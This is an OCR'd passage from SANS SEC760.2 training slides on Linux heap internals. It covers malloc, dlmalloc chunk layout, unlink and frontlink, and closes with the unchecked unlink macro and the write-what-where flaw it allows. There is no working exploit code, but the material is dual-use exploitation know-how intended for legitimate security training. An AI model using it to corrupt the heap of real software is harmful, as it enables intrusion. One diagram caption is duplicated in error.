

760.2
Advanced Linux Exploitation



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

760.2
Advanced Linux Exploitation



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org


SEC760.2 | Advanced Exploit Development for Penetration Testers

SANS

Advanced Linux Exploitation


Advanced Linux Exploitation

Welcome to SANS SEC760.2. In this section, we look at Linux heap overflows, function pointer overwrites, format string attacks, and more!



Dynamic Linux Memory

In this module, we look at how the heap works on the Linux operating system. This includes structure, allocation, functions, clean-up, and other important details. This section was covered in SEC660, "Advanced Penetration Testing, Exploits, and Ethical Hacking"; however, it is necessary to cover this information again in more detail prior to moving into heap exploitation. Some students may also not have taken SEC660. Be sure to ask questions as the topics ahead are rather complex compared to that of stack-based memory. We go through how dynamic memory differs from stack memory and analyze the aspects of its management. Specifically, we walk through the GNU C Library and its implementations of Malloc using Doug Lea's Malloc, ptmalloc, and other implementations.



Memory – The Heap (1)


When memory is needed, and the maximum size is hard-coded by the programmer, the stack may be the best choice to hold that data. You commonly see functions making use of the stack segment to pass constant-sized variables to other called functions, often with the goal of receiving a return value of some sort. When a function is complete, control is returned to the calling function. Functions that are given memory on the stack have a finite lifetime and use a Last in First Out (LIFO) manner of handling itself. For example, the main() function is allocated memory on the stack. As functions are called from main(), the memory is allocated on the stack on top of main() and grows from higher memory addressing towards lower memory addressing. Thus, when you allocate space on the stack, you are actually subtracting the wanted amount of space from the stack pointer register as it grows. The stack has a benefit in where it automatically cleans up after itself when a function is complete, depending on the calling convention. This is not the same as with a heap.

When the data is a variable amount, must be accessible by multiple functions, is large and/or does not necessarily have a finite lifetime, the heap may be the best location for that data. During program runtime, the loader loads segments of data into memory such as the code segment and data segment. Also, created at program runtime are the stack and heap segments. Global and static variables such as that in the .data and .bss segments are often placed after the code segment and before the heap; although, it can be argued that these sections are part of the process heap. The kernel requests memory using system calls such as sbrk() and mmap(). These calls allocate a large block of data and do not make the most efficient use of memory; thus, we want a way to manage memory more efficiently using something that sits between the program and the system call. In the C programming library, a group of functions under malloc() divide the memory allocated by the system calls brk(), sbrk() or mmap() into chunks that are more efficient and manageable.

With the heap, allocated memory is not automatically cleaned up as with the stack. The stack has a calling convention that automatically takes care of popping values off the stack and returning control to the calling function. The heap, however, requires the programmer to call a function to free the memory allocated.

Failure to free the memory on the heap can result in problems including memory leakage, resource exhaustion, and fragmentation. When a user opens a web browser, the developers of the browser have no way of knowing how many tabs the user will open, what types of pages will be visited, how much memory space is required for each site, and so on. It is this that makes the heap a more desirable location for the data than the stack.

Memory – The Heap (2)



1. Code Segment holds executable instructions
2. DS stores global and static variables
3. BSS stores uninitialized counterparts
4. Heap is used for most other program variables

Erickson, Jon. *Hacking, The Art of Exploitation.* San Francisco: No Starch Press, 2003


Memory – The Heap (2)

This diagram helps to visualize the way in which a program is loaded into memory. At the top, you see the Code Segment. After a program is loaded into memory, EIP holds the address of the first instruction in the Code Segment to start the program. The Code Segment is often loaded at lower memory addresses than other segments. The Data Segment stores global and static variables used by the program. With some implementations, you see other segments loaded that could potentially divide the types of data in the Data Segment. The BSS Segment stores uninitialized variables that may not be needed by the program or that will remain uninitialized until they are referenced.

Following the BSS segment is where the Heap Segment begins. Say, for example, you run a web browser and an image needs to be loaded on the page. Memory must be allocated on the heap at this point to store the image in memory. In this example, the malloc() function could be called to allocate the required space. Again, the heap grows from lower memory addressing toward the Stack Segment, starting at a much higher memory address. Each operating system is different. That said, the layout of the various sections in memory is likely to be different. Be sure to understand the layout for a system you test.

Reference:

The idea behind this image was borrowed from
Erickson, Jon. *Hacking, The Art of Exploitation.* San Francisco: No Starch Press, 2003.



malloc (1)

The GNU C library implementation of malloc used Doug Lea's malloc (dlmalloc) up until version 2.3.x, before switching to ptmalloc. Malloc is actually an interface to a library of functions to support dynamic memory allocation. The included functions are malloc(), realloc(), calloc(), and free(), which are each be discussed separately.

brk(), sbrk() and mmap() System Calls

The primary purpose of the malloc functions is to divide the memory allocated by the brk(), sbrk() and mmap() systems call into smaller chunks. We'll discuss when sbrk() may be called versus mmap() and vice versa. Regardless, these allocators do not make the most efficient use of memory.

malloc (2)

- malloc contains the functions:
  - **malloc()** – Allocates a chunk of memory
  - **realloc()** – Decreases or increases amount of space allocated
  - **free()** – Frees the previously allocated chunk
  - **calloc()** Initializes data as all os
    - Specify an array of N elements, each with a defined size
  - unlink(), frontlink(), and other utility routines

malloc (2)

malloc ()

The malloc() function is used to specify the amount of memory requested on the heap. A pointer is returned holding the address of the location in which the memory was allocated.

```
void *_malloc_r(void *REENT, size_t NBYTES);
```

realloc()

The realloc() function can be called to modify the size of an existing chunk of memory. For example, if the area of memory allocated with malloc() can be smaller, or if more space is needed, realloc() can decrease or increase the size of the chunk accordingly. A pointer is also returned holding the address of the location in which the memory was reallocated.

```
void *_realloc_r(void *REENT,
  void *APTR, size_t NBYTES);
```

free()

When the allocated memory is no longer needed, you can use the free() function to free up the memory and return it to the management pool. This marks the chunks of memory allocated as available for use. No pointer is returned when using the free() function.

```
void _free_r(void *REENT, void *APTR);
```

calloc()


The calloc() function is similar to malloc() and even requests memory from the same pool. The primary difference is that memory allocated using calloc() is initialized with all 0s. The calloc() function also enables you to specify an array of N elements, each with a defined size. The memory is assigned from a contiguous block and is not be fragmented. You also commonly see programmers allocating memory using malloc() and then using the memset() function to initialize the allocated memory to 0s.

This is done mostly for performance purposes. Initializing data to all 0s helps to prevent memory leaks by overwriting all pre-existing data residing in that space.

void *calloc(size_t N, size_t S);

void *calloc_r(void *REENT, size_t <n>, <size_t> S);

Other functions such as unlink() and frontlink() are also present, as well as other utility routines used for heap management. These are discussed in more detail shortly.




dlmalloc (1)

Doug Lea's malloc implementation, commonly referred to as dlmalloc, was the primary memory allocator used under the GNU C Library up to GCC 2.3.x. The dlmalloc implementation manages how allocation will be handled using the routines malloc(), realloc(), calloc(), and free(). The goal of Doug Lea's memory allocator was to improve speed, portability, minimize space, tunability, and other features.

Reference:

Doug Lea's malloc page is located at http://g.oswego.edu/dl/html/malloc.html

dlmalloc (2)



* Concept taken from http://phrack.org/issues/66/10.html

dlmalloc (2)


The image concept on this slide, as well as the source for much of the content on dlmalloc, is taken from the article titled, "Once upon a free()..." authored by Anonymous in Phrack issue #57. The article gives a simple yet effective description of how a chunk is laid out in memory when using the malloc() function.

The top section titled chunk on the left of the diagram is the location of the chunk in memory. The address of this section can be called the chunk pointer. The value held at the address of the chunk pointer is the prev_size element. If the chunk directly before the current chunk is unused, it holds the prior size of that chunk before it was freed. This information is needed because after a chunk is freed from memory a check is made to see if the adjacent chunks are unused, so it may coalesce and maximize the size of free chunks as well as minimize the number of entries in a bin. Bins hold available chunks of memory based on their size. For example, chunks of memory available that are 100 bytes are grouped together in one bin, whereas larger chunks are in different bins. We will get back to this soon.

The size field simply contains the size of the current chunk. When the malloc() function is called to allocate a chunk of memory on the heap, the size field is padded out to the next DWORD boundary. This does not affect the size of the actual chunk, only the value stored in the size field. Because we are padding out to the next DWORD, it can be assumed that the lowest 3 bits are always 0. The lowest bit is most important. Because we are not using it as part of the chunk data, it can be used to specify whether the previous chunk is in use. This bit is called the PREV_INUSE bit. If this bit is set to 1, the previous chunk is in use. If it is set to 0, the previous chunk is not in use. This is used by the free() function to determine whether chunks can coalesce. The second and third bit can be used to represent other information such as heap arena information. We will get back to this shortly.

The next section down titled mem on the left of the diagram is the memory address of where the data starts within the chunk. The address of this location is what is returned from malloc() and realloc(). The sizing information on both sides of the data portion of the chunk is often referred to as boundary tags.

dlmalloc (3)



Adjacent Chunks in Memory

dlmalloc (3)

On this slide, also inspired by Phrack issue #57, we see the same prev_size field at the top. Remember that if the prior chunk has been freed, this field holds the prior size of that chunk. What happens to a chunk when it's freed using the free() function from malloc? The first thing that happens is the free() function is called with the address of where the data portion of the chunk begins passed as an argument. The function then checks the PREV_INUSE bit of the chunk to be freed to see if the current chunk and prior chunk can be combined. This field is located simply by using the address passed to the free() function -4 bytes and then checking to see if the lowest bit is set to 1 or 0.

When the free() function determines if any adjacent chunks can be merged, the PREV_INUSE bit of the next chunk over must be cleared to mark the newly freed chunk as unused. As you can see on this slide, there are two new fields where the data previously started: the forward and backward pointers. Each pointer takes up 4 bytes and starts where the data portion started before the chunk was freed. This is an example of data being clobbered. Any data that existed after these pointers before the chunk was freed may either still remain in memory or can be zeroed out if the programmer chooses to do so. These pointers point into a doubly linked list with the locations of available chunks of memory. If chunks located in the linked list can be consolidated, the unlink() function removes any unneeded entries from the list and updates the pointers accordingly. For example, if a chunk is freed and the chunk before it is also unused, the unlink() function is called to unlink the already freed chunk from the doubly linked list. The chunks then coalesce and frontlink() is called to insert the new chunk into the appropriate bin. The general rule is that no two free chunks should exist adjacent in memory.


unlink() and frontlink()

- The unlink() function removes chunks from a doubly linked list
- The frontlink() function inserts new chunks into a doubly linked list
- unlink() is called by free() when an adjacent chunk is also unused
  - Performs coalescing
  - "Holding Hands"
  - Then frontlink() is called to reinsert

unlink() and frontlink()

As stated earlier, if chunks located in a linked list residing in a bin can be consolidated, the unlink() function is called by free(). For example, if a chunk is freed and the chunk before or after is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks then coalesce and the frontlink() function is used to inject the chunk back into the doubly linked list with the updated size. Just as well, if a request is made by malloc(), calloc(), or realloc(), and a chunk is assigned, unlink() must remove the entry from the doubly linked list and update the adjacent chunks on the list accordingly.


A group of individuals holding hands could be used as an analogy to unlink(). Imagine that ten people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. To maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual; otherwise, their arms would be left flailing. This is the responsibility of the unlink() function. The frontlink() function would then be used if we insert a new individual into the linked circle.



Unlinking a Chunk

This diagram is simply a high-level view of the unlink process:


1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.
2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.
3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Frontlinking a Chunk

This diagram is simply a high-level view of the frontlink process:


1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction, and "BK" is the backward pointer to the chunk in the backward direction.
2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.
3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Unlink and Coalescing Process (1)


This slide shows four chunks. Chunk 1, on the far left, is currently not in use and resides on a doubly linked free list as an available chunk. The middle two chunks (2 and 3) are currently in use, but free() was just called against chunk 2. Chunk 4 on the far right is currently not in use and resides on the doubly linked list as an available chunk. Chunks 1 and 4 point to each other with forward and backward pointers, as shown on the slide.

In this situation, the free() function checks the PREV_INUSE bit in chunk 2 to determine if coalescing can be performed. This would make one large chunk as opposed to two smaller chunks. If you free chunk 2 and coalesce it with chunk 1, the chunk needs to be unlinked from the doubly linked list, coalesced, and reinserted with frontlink(), as shown on the next slide.



Unlink and Coalescing Process (2)

As shown on this slide, chunks 1 and 2 have been joined together into one chunk and this chunk is marked as free. The chunk was reinserted to the doubly linked list by frontlink() and pointers written accordingly.




Linux Unlink() Without Checks – Recap for Comparison to Windows

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
        FD = P->fd; \
        /* FD = the pointer stored at chunk +8 */
        BK = P->bk; \
        /* BK = the pointer stored at chunk +12 */
        FD->bk = BK; \
        /* At FD +12 write BK to set new bk pointer */
        BK->fd = FD; \
        /* At BK +8 write FD to set new fd pointer */
}
```

The problem with the macro as written on this slide is that there is no validation that the chunks surrounding the one to be unlinked are pointing to the correct location. For example, if the chunk being pointed to by the forward pointer of the chunk being unlinked has been overwritten, its backward pointer may not point to the appropriate place. This could result in a "write-what-where" opportunity. You will perform this attack in 760.2.

